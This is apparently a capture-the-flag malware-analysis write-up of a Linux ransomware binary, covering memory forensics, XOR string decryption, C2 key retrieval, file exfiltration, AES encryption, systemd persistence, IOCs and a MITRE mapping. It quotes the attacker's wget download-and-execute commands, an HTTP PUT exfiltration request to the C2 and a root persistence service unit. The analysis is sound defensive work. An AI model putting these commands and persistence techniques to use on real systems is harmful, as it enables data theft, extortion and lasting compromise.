TL;DR#
A Linux ransomware ELF binary (ubuntu-client) was deployed on a development server by an insider threat. The malware XOR-decrypts its strings at runtime using a command-line passphrase, beacons to a DigitalOcean-hosted C2 to retrieve an AES-256-CBC key and IV, recursively exfiltrates and encrypts files under /share with a .24bes extension, then installs a systemd persistence service before deleting itself.
Memory Analysis#
Bash History#
Memory analysis of the VMware snapshot (ubuntu-client-Snapshot2.vmem) using Volatility 3 revealed two distinct bash sessions. The insider (PID 636) executed the malicious binary multiple times with the argument xGonnaGiveIt2Ya before deleting it to cover their tracks. A remote attacker (PID 22683) subsequently connected over SSH, re-downloaded the binary from 10.10.0.70 and executed it again. Also show modifications to /etc/ssh/sshd_config.
 1PS C:\Users\s\Desktop\lockpick3 > vol -f .\ubuntu-client-Snapshot2.vmem linux.bash.Bash
 2Volatility 3 Framework 2.27.0
 3Progress:  100.00               Stacking attempts finished
 4PID     Process CommandTime     Command
 5...[snip]...
 6636     bash    2024-06-03 10:49:32.000000 UTC  nano /etc/ssh/sshd_config
 7636     bash    2024-06-03 10:50:30.000000 UTC  ip a
 8636     bash    2024-06-03 10:51:41.000000 UTC  nano /etc/ssh/sshd_config
 9636     bash    2024-06-03 10:53:22.000000 UTC  systemctl restart shh
10636     bash    2024-06-03 10:53:29.000000 UTC  sudo
11636     bash    2024-06-03 10:53:29.000000 UTC  systemctl restart ssh
12636     bash    2024-06-03 11:21:30.000000 UTC  ls
13636     bash    2024-06-03 15:31:03.000000 UTC  sudo apt-get install apache2
14636     bash    2024-06-03 15:32:44.000000 UTC  ./ubuntu-client xGonnaGiveIt2Ya
15636     bash    2024-06-03 15:36:00.000000 UTC  ./ubuntu-client xGonnaGiveIt2Ya
16636     bash    2024-06-03 15:40:24.000000 UTC  ./ubuntu-client xGonnaGiveIt2Ya
17636     bash    2024-06-03 15:50:57.000000 UTC  rm ubuntu-client
18...[snip]...
1922683   bash    2024-06-03 15:51:25.000000 UTC  mdkir /share
2022683   bash    2024-06-03 15:51:25.000000 UTC  wget http://10.10.0.70:8123/ubuntu-client
2122683   bash    2024-06-03 15:51:25.000000 UTC  wget http://10.10.0.70:8000/ubuntu-client
2222683   bash    2024-06-03 15:51:38.000000 UTC  ./ubuntu-client xGonnaGiveIt2Ya
2322683   bash    2024-06-03 15:54:24.000000 UTC  sudo apt-get install libcjson-dev
2422683   bash    2024-06-03 15:54:31.000000 UTC  ./ubuntu-client xGonnaGiveIt2Ya
Initial Analysis#
 1.\ubuntu-client: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
 2interpreter /lib64/ld-linux-x86-64.so.2,
 3BuildID[sha1]=595b1b2a3a1451774884ddc5d265e25a44e21574, for GNU/Linux 3.2.0, stripped
 4┌─────────────┬────────────────────────────────────────────────────────────────────────────────────┐
 5│ md5         │ a2444b61b65be96fc2e65924dee8febd                                                   │
 6│ sha1        │ 071de351a8c1d4df1437c8d68e217a19c719c7af                                           │
 7│ sha256      │ fc519667f03cb94ab7675c0427da42a38abb8675dda4b53cea814499040c0947                   │
 8│ os          │ linux                                                                              │
 9│ format      │ elf                                                                                │
10│ arch        │ amd64                                                                              │
11│ path        │ C:/Users/s/Desktop/lockpick3/ubuntu-client                                         │
12└─────────────┴────────────────────────────────────────────────────────────────────────────────────┘Strings#
Static analysis of the binary revealed its core capabilities before any reversing. The malware uses AES-256-CBC likely to encrypt files with extensions .txt .pdf .sql .db .docx .xlsx .pptx .zip .tar .tar.gz, renaming each to .24bes. Communication with the C2 server is handled via libcurl over HTTPS using two endpoints: /connect and /upload/.
 1EVP_EncryptUpdate
 2EVP_EncryptInit
 3EVP_aes_256_cbc
 4EVP_CIPHER_CTX_new
 5EVP_EncryptFinal
 6EVP_CIPHER_CTX_free
 7...[snip]...
 8Content-Type: application/json
 9/connect
10key
11client_id
12{"passphrase": "%s", "hostname": "%s"}
13.txt
14.pdf
15.sql
16.db
17.docx
18.xlsx
19.pptx
20.zip
21.tar
22.tar.gz
23X-Filename: %s
24/upload/
25%s.24bes
Reversing with IDA#
Strings Encryption#
All sensitive strings in the binary are XOR-encrypted at rest and decrypted at runtime by mw_xor_decryption() using the passphrase supplied as a command-line argument. The routine iterates over each byte of the encrypted buffer and XORs it against the key with wrap-around (i % key_length).



The XOR key used for all string decryption is xGonnaGiveIt2Ya — the passphrase passed as argv[1] at execution time. In hex: 78476f6e6e61476976654974325961. For comfortably, i used the IDA plugin hrt to decrypt data with algorithm Xor with string, key 78476f6e6e61476976654974325961:

The full list of strings decrypted at startup:
| Address | Decrypted Value | Purpose |
|---|---|---|
unk_6020 | https://plankton-app-3qigq.ondigitalocean.app/ | C2 base URL |
aShare | /share/ | Target directory |
aSebh24 | sebh24 | Passphrase sent to C2 |
aUsrBinUbuntuRu | /usr/bin/ubuntu-run | Persistence binary path |
aEtcSystemdSyst | /etc/systemd/system/ubuntu_running.service | Systemd unit path |
aUnitDescriptio | [Unit]\nDescription=Ubuntu Running\n... | Systemd unit content |
aSystemctlDaemo | systemctl daemon-reload && systemctl enable ubuntu_running.service && systemctl start ubuntu_running.service | Persistence activation |
After all strings are decrypted, main executes three functions:

C2 Communication — Key Retrieval#
The function mw_request_and_key_retrieving performs the initial C2 beacon. It builds a JSON payload containing the hardcoded passphrase sebh24 and the victim’s hostname, then POSTs it to /connect.

| Value | CURLOPT Constant | Description |
|---|---|---|
10002 | CURLOPT_URL | Request URL |
10015 | CURLOPT_POSTFIELDS | POST request body (JSON payload) |
20011 | CURLOPT_WRITEFUNCTION | Callback function for writing the response |
10001 | CURLOPT_WRITEDATA | Buffer where the response is written |
10023 | CURLOPT_HTTPHEADER | HTTP headers (Content-Type: application/json) |
The payload is constructed by mw_passphrase_and_hostname:

1{"passphrase": "sebh24", "hostname": "<victim_hostname>"}On success, the C2 responds with a JSON object containing three fields parsed via cJSON:

| Field | Purpose |
|---|---|
key | AES-256-CBC encryption key |
iv | AES initialisation vector |
client_id | Unique victim tracking identifier |
Encryption only proceeds if both key and iv are successfully received. If the C2 is unreachable, the malware exits without encrypting any files.
File Exfiltration & Encryption#
The malware implements a recursive directory traversal starting at /share/, targeting files with the following extensions:
1s2[0] = ".txt";   s2[1] = ".pdf";   s2[2] = ".sql";
2s2[3] = ".db";    s2[4] = ".docx";  s2[5] = ".xlsx";
3s2[6] = ".pptx";  s2[7] = ".zip";   s2[8] = ".tar";
4s2[9] = ".tar.gz";
Each matching file is exfiltrated to the C2 via an HTTP PUT request before any encryption occurs:
1PUT https://plankton-app-3qigq.ondigitalocean.app/upload/<client_id>
2X-Filename: <filename>

Then the file is encrypted using AES-256-CBC with the key and IV retrieved from C2. The encrypted output is written to <filename>.24bes, the original file is zero-wiped with memset, and then deleted with remove() — preventing recovery via file carving or undelete tools.
Persistence#
After encryption completes, the malware installs itself as a systemd service to survive reboots. It copies the binary to /usr/bin/ubuntu-run, writes the following unit file to /etc/systemd/system/ubuntu_running.service, then runs systemctl daemon-reload && systemctl enable ubuntu_running.service && systemctl start ubuntu_running.service.
 1[Unit]
 2Description=Ubuntu Running
 3After=network.target
 4
 5[Service]
 6ExecStart=/usr/bin/ubuntu-run xGonnaGiveIt2Ya
 7Restart=always
 8User=root
 9
10[Install]
11WantedBy=multi-user.target
Note that ExecStart passes xGonnaGiveIt2Ya as the argument — meaning the XOR decryption key is baked into the service definition, allowing the malware to restart and re-encrypt after a reboot or recovery attempt.
IOCs#
| Type | Value |
|---|---|
| MD5 | a2444b61b65be96fc2e65924dee8febd |
| SHA1 | 071de351a8c1d4df1437c8d68e217a19c719c7af |
| SHA256 | fc519667f03cb94ab7675c0427da42a38abb8675dda4b53cea814499040c0947 |
| C2 URL | https://plankton-app-3qigq.ondigitalocean.app/ |
| C2 Endpoint | /connect — key retrieval |
| C2 Endpoint | /upload/<client_id> — file exfiltration |
| Attacker IP | 10.10.0.70 |
| Ransomware extension | .24bes |
| Persistence binary | /usr/bin/ubuntu-run |
| Persistence service | /etc/systemd/system/ubuntu_running.service |
| XOR key | xGonnaGiveIt2Ya |
| C2 passphrase | sebh24 |
MITRE ATT&CK#
| Technique | ID | Description |
|---|---|---|
| Ingress Tool Transfer | T1105 | Binary downloaded via wget from 10.10.0.70 |
| Obfuscated Files or Information | T1027 | XOR-encrypted strings keyed on CLI passphrase |
| Application Layer Protocol: HTTPS | T1071.001 | C2 communication to DigitalOcean over HTTPS |
| Exfiltration Over C2 Channel | T1041 | Files PUT to /upload/<client_id> before encryption |
| Data Encrypted for Impact | T1486 | AES-256-CBC encryption → .24bes extension |
| Indicator Removal: File Deletion | T1070.004 | Originals zeroed and removed after encryption |
| Create or Modify System Process: Systemd Service | T1543.002 | ubuntu_running.service for persistence |
| Modify SSH Config | T1098 | /etc/ssh/sshd_config modified early in session |
Attack Flow#
%%{init: {'theme': 'base', 'themeVariables': { 'background': '#ffffff', 'mainBkg': '#ffffff', 'primaryTextColor': '#000000', 'lineColor': '#333333', 'clusterBkg': '#ffffff', 'clusterBorder': '#333333'}}}%%
graph TD
    classDef default fill:#f9f9f9,stroke:#333,stroke-width:1px,color:#000;
    classDef input fill:#e1f5fe,stroke:#0277bd,stroke-width:2px,color:#000;
    classDef check fill:#fff9c4,stroke:#fbc02d,stroke-width:2px,stroke-dasharray: 5 5,color:#000;
    classDef exec fill:#ffebee,stroke:#c62828,stroke-width:2px,color:#000;
    classDef term fill:#e0e0e0,stroke:#333,stroke-width:2px,color:#000;

    Start([Attacker 10.10.0.70]):::input --> SSHConfig[Modify /etc/ssh/sshd_config]:::exec

    subgraph Delivery [Delivery]
        SSHConfig  --> Exec[./ubuntu-client xGonnaGiveIt2Ya]:::exec
    end

    subgraph Decryption [String Decryption]
        Exec --> XOR[XOR decrypt strings
key = xGonnaGiveIt2Ya]:::exec
        XOR --> Strings[C2 URL /share/
/usr/bin/ubuntu-run
ubuntu_running.service]:::exec
    end

    subgraph C2 [C2 Registration]
        Strings --> Connect[POST /connect
passphrase + hostname]:::exec
        Connect --> KeyRecv[Receive AES key
IV + client_id]:::exec
    end

    subgraph Impact [Encryption and Exfiltration]
        KeyRecv --> Traverse[Recursive traversal
/share/]:::exec
        Traverse --> Exfil[PUT /upload/client_id
X-Filename header]:::exec
        Exfil --> Encrypt[AES-256-CBC encrypt
→ filename.24bes]:::exec
        Encrypt --> Wipe[Zero + remove original]:::exec
    end

    subgraph Persistence [Persistence]
        KeyRecv --> CopyBin[Copy to /usr/bin/ubuntu-run]:::exec
        CopyBin --> Service[Write ubuntu_running.service]:::exec
        Service --> Systemctl[systemctl daemon-reload
enable + start]:::exec
        Systemctl --> Boot((Survives reboot)):::exec
    end